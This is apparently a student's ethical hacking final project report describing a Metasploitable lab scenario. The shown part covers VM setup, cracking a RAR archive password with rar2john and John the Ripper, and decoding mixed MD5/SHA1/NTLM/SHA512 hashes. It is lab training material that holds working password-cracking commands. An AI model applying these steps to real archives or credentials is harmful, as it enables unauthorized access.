Christopher Dix – NJIT-CS-03 – April 2021
EH-13-L1 Ethical Hacking Final Project

Project Scenario: Working as a penetration tester, a manager asks for help investigating potential hidden information. The company's web development manager was recently let go, who was known to have worked with other employees on web development tasks that were against company regulations. It is suspected that these projects were hidden via a web-based application, but, upon resetting the old web development manager's password and accessing her computer, nothing outwardly incriminating was found except for one encrypted, compressed file. This file seems out of place, but no matching password could be found for it. The objective of this project is to obtain the password for the compressed file and find out what information was hidden.

Project Overview / Steps:

1. Find out the password for the compressed file.
2. Study the compressed file's content and investigate any suspicious-looking files.
3. When linked together, it is found that some of the files compromise a website with a login page, but one of the files is not part of the website. Investigate the website to obtain another clue.
4. Study the website's source code to find a hidden, encoded string.
5. The encoded string is decoded to PHP code, that can be set up as a PHP file to lead to the next step.
6. Upon scanning the network, a Linux machine is discovered that is not part of the original workspace. Investigate this machine to find a way inside it and continue the investigation.
7. A scan of the machine reveals many open ports, and management requests this information to be exported into a report for further review. It is also requested to find vulnerabilities in the Vspftd and Samba services running on that system, since the old web development manager specialized in those services. Try to obtain access to the machine via each of those services.
8. As a first step in investigating those services, the system is accessed and privilege escalation to root access level is attempted.
9. Navigating in the system, it is found that the `udev` process is running. Enumerate its version and note how it can be used for privilege escalation.
10. After obtaining root access to the machine, management requests that you obtain the password hash for the root user.

Environment Setup:

Virtual machines were set up within Oracle VM VirtualBox to create the environment for this project.

- A VM running the latest version of Kali Linux will be used as the main system for this project.

General

Name:	Kali
Operating System:	Debian (64-bit)
Groups:	EH Final

Preview

System

Base Memory:	4096 MB
Processors:	4
Boot Order:	Floppy, Optical, Hard Disk
Acceleration:	VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Display

Video Memory:	16 MB
Graphics Controller:	VMSVGA
Remote Desktop Server:	Disabled
Recording:	Disabled

Storage

Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Kali.vhd (Normal, 20.00 GB)

Audio

Host Driver:	Windows DirectSound
Controller:	ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (Internal Network, 'pfSense Network')

USB


USB Controller:	OHCI
Device Filters:	0 (0 active)

Shared folders


None


Description

None



- A 64-bit Ubuntu system was created using the provided `Metasploitable.vmdk` hard disk file.





- A VM running pfSense was used to create a private, internal network for the other machines in the environment, while also providing Internet access through the host machine's network.

General

Name: pfSense
Operating System: FreeBSD (64-bit)
Groups: EH Final

Preview

System

Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging

Display

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Primary Device 0: pfSense.vhd (Normal, 32.00 GB)
IDE Secondary Device 0: [Optical Drive] Empty

Audio

Host Driver: Windows DirectSound
Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (Bridged Adapter, Qualcomm Atheros AR8161 PCI-E Gigabit Ethernet Controller (NDIS 6.30))
Adapter 2: Intel PRO/1000 MT Desktop (Internal Network, 'pfSense Network')

USB


USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders

None

Description

None



Task 1: Cracking Files

The aim of this first task is to crack the password that protects the provided RAR archive and extract the data.

- The provided `CrackMeIfYouCan.rar` file was transferred onto the Kali system.

```
┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ ls -l
total 20
-r-xr-xr-x 1 christopher christopher 16606 Apr  9 17:00 CrackMeIfYouCan.rar
```

- An attempt was made to extract the RAR archive, and it was verified that password protection is in place.

```
┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ unrar e CrackMeIfYouCan.rar

UNRAR 6.00 freeware      Copyright (c) 1993-2020 Alexander Roshal

Enter password (will not be echoed) for CrackMeIfYouCan.rar:

The specified password is incorrect.
Enter password (will not be echoed) for CrackMeIfYouCan.rar:

The specified password is incorrect.
Enter password (will not be echoed) for CrackMeIfYouCan.rar:
```


- The `rar2john` tool was used to extract the password hash from the archive file into a separate file named `hash.txt`.

```
┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ rar2john CrackMeIfYouCan.rar > hash.txt

┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ cat hash.txt
CrackMeIfYouCan.rar:$rar5$16$43f0048541ea52c828d6f3e4e6717071$15$77505f496c8bcd3c6ceaded36a563c7e$8$a7efc78b0c32a1a7
```

- The John the Ripper tool was used, along with the `rockyou.txt` dictionary, to crack the archive's password hash. The password was found to be `letmein`.

```
┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (CrackMeIfYouCan.rar)
1g 0:00:00:01 DONE (2021-04-15 16:48) 0.5376g/s 275.2p/s 275.2c/s 275.2C/s lover..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ john --show hash.txt
CrackMeIfYouCan.rar:letmein

1 password hash cracked, 0 left
```

- The data within the RAR archive was extracted using the cracked password.



Task 2: File Investigation

Now that the contents of the RAR archive were extracted, it will be further investigated for additional information.

- The contents of the extracted archive include a PHP and CSS file, along with a text file named `secret only i would know.txt`.

```
┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ ls -la
total 68
drwxr-xr-x  2 christopher christopher  4096 Apr 15 16:50  .
drwxr-xr-x 22 christopher christopher  4096 Apr 15 16:44  ..
-r-xr-xr-x  1 christopher christopher 16606 Apr  9 17:00  CrackMeIfYouCan.rar
-rw-r--r--  1 christopher christopher   117 Apr 15 16:44  hash.txt
-rw-r--r--  1 christopher christopher 22776 Jan  1  2020  index.php
-rw-r--r--  1 christopher christopher   416 Jan  1  2020 'secret only i would know.txt'
-rw-r--r--  1 christopher christopher  5265 Nov  1  2019  style.css
```

- Due to the suspicious filename, the `secret only i would know.txt` file was first investigated. Upon reading the contents of this file, it appeared to contain several hashes.

```
┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ cat secret\ only\ i\ would\ know.txt
8fc42c6ddf9966db3b09e84365034357
249ba36000029bbe97499c03db5a9001f6b734ec
40E43AEE94115E12541624221019423B
45E58AEE86BB095C0371AEC4B796D7FB
be5d5d37542d75f93a87094459f76678
8fc42c6ddf9966db3b09e84365034357
5f4dcc3b5aa765d61d8327deb882cf99
b47f363e2b430c0647f14deea3eced9b0ef300ce
e239f67756bba3af660e4226c340183a9ca4bdc40038c0cfdea2fbaa59605be32548df2535e5a9f9ceedb12d9666c6fb153ada99830ed5cd84eb0c2c4d00260a
```

- Since the hashes in the file were several different character lengths, it appeared that several different hashing algorithms were used. To quickly decode them all, the online tool https://hashes.com/en/decrypt/hash was used. SHA1, NTLM, MD5, and SHA512 hashes were found to be used in the file, decoding to collectively say "`username is xyzxyz password is and Pa$$w0rd the`".


✔ Found:

```
be97499c03db5a9001f6b734ec:username:SHA1
12541624221019423b:is:NTLM
5c0371aec4b796d7fb:xyzxyz:NTLM
d61d8327deb882cf99:password:MD5
0647f14deea3eced9b0ef300ce:is:SHA1
f93a87094459f76678:and:MD5
af660e4226c340183a9ca4bdc40038c0cfdea2fbaa59605be32548df2535e5a9f9ceedb12d9666c6fb153ada99830ed5cd84eb0c2c4d00260a:Pa$$w0rd:SHA512PLAIN
db3b09e84365034357:the:0
```


- The other two files from the archive, `index.php` and `style.css`, seem like they could possibly combine to form a webpage. To investigate this, these files were hosted in an Apache Web Server from the Kali machine.

```
┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ ls -la
total 68
drwxr-xr-x  2 christopher christopher  4096 Apr 15 17:51  .
drwxr-xr-x 22 christopher christopher  4096 Apr 15 16:44  ..
-r-xr-xr-x  1 christopher christopher 16606 Apr  9 17:00  CrackMeIfYouCan.rar
-rw-r--r--  1 christopher christopher   117 Apr 15 16:44  hash.txt
-rw-r--r--  1 christopher christopher 22776 Jan  1  2020  index.php
-rw-r--r--  1 christopher christopher   416 Jan  1  2020 'secret only i would know.txt'
-rw-r--r--  1 christopher christopher  5265 Nov  1  2019  style.css

┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ sudo cp index.php style.css /var/www/html/

┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ sudo service apache2 start

┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Thu 2021-04-15 17:55:30 EDT; 7s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 3289 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 3300 (apache2)
      Tasks: 6 (limit: 4646)
     Memory: 17.8M
     CGroup: /system.slice/apache2.service
             ├─3300 /usr/sbin/apache2 -k start
             ├─3302 /usr/sbin/apache2 -k start
             ├─3303 /usr/sbin/apache2 -k start
             ├─3304 /usr/sbin/apache2 -k start
             ├─3305 /usr/sbin/apache2 -k start
             └─3306 /usr/sbin/apache2 -k start

┌──(christopher㉿Kali1)-[~/EHFinal]
└─$ ls /var/www/html/
index.php  style.css
```

